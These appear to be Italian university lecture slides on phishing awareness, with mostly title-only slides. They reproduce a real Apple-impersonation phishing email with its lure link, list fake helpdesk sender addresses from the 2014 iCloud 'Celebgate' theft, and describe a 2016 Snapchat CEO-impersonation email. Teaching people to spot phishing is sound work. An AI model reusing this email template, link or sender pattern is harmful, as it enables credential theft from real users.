
Phishing (7) – Esempi credibili




Phishing (8) – Esempi credibili



Phishing (9) – Esempi credibili



Phishing (10) – Esempi credibili



Messaggio interno. — SPAM

From: info@apple.it
Subject: Messaggio interno.
Date: December 9, 2015 8:36:10 AM GMT+01:00
To: braghin@dsi.unive.it

Hide

Il mio ID Apple

Hai ricevuto un nuovo messaggio interno.


Clicca per leggere.

http://www.fr.interland.pw/surix/ilnd.work/www/nawebpw/


Saluti
Apple Team

La notifica è stata inviata da info@apple.it. Se non si desidera ricevere le notifiche da parte di Apple in futuro, si prega di annullare registrazione. Apple, Inc. Attention: Department 415, PO Box 10005, Palo Alto, CA 94303

Phishing (11) – Esempi credibili



Phishing (12) – Esempi credibili



Phishing (13) – Esempi reali

Vi ricordate il Celebgate del 2014?

- Foto personali prelevate **dagli account iCloud** di Jennifer Lawrence, Kate Upton, Kim Kardashian, Rihanna finiti in Rete


Arrestato il responsabile del furto (reo confesso)

- Mandate mail da indirizzi del tipo:
  - e-mail.protection318@icloud.com
  - noreply_helpdesk0118@outlook.com
  - secure.helpdesk0019@gmail.com
- e chiesto di reinserire le credenziali

Phishing (14) – Esempi reali

Dipendente di Snapchat vittima di un attacco:


- Il 26/2/2016 ricevuta una mail che sembrava provenire dall'AD di Snapchat che richiedeva informazioni sugli stipendi dei dipendenti



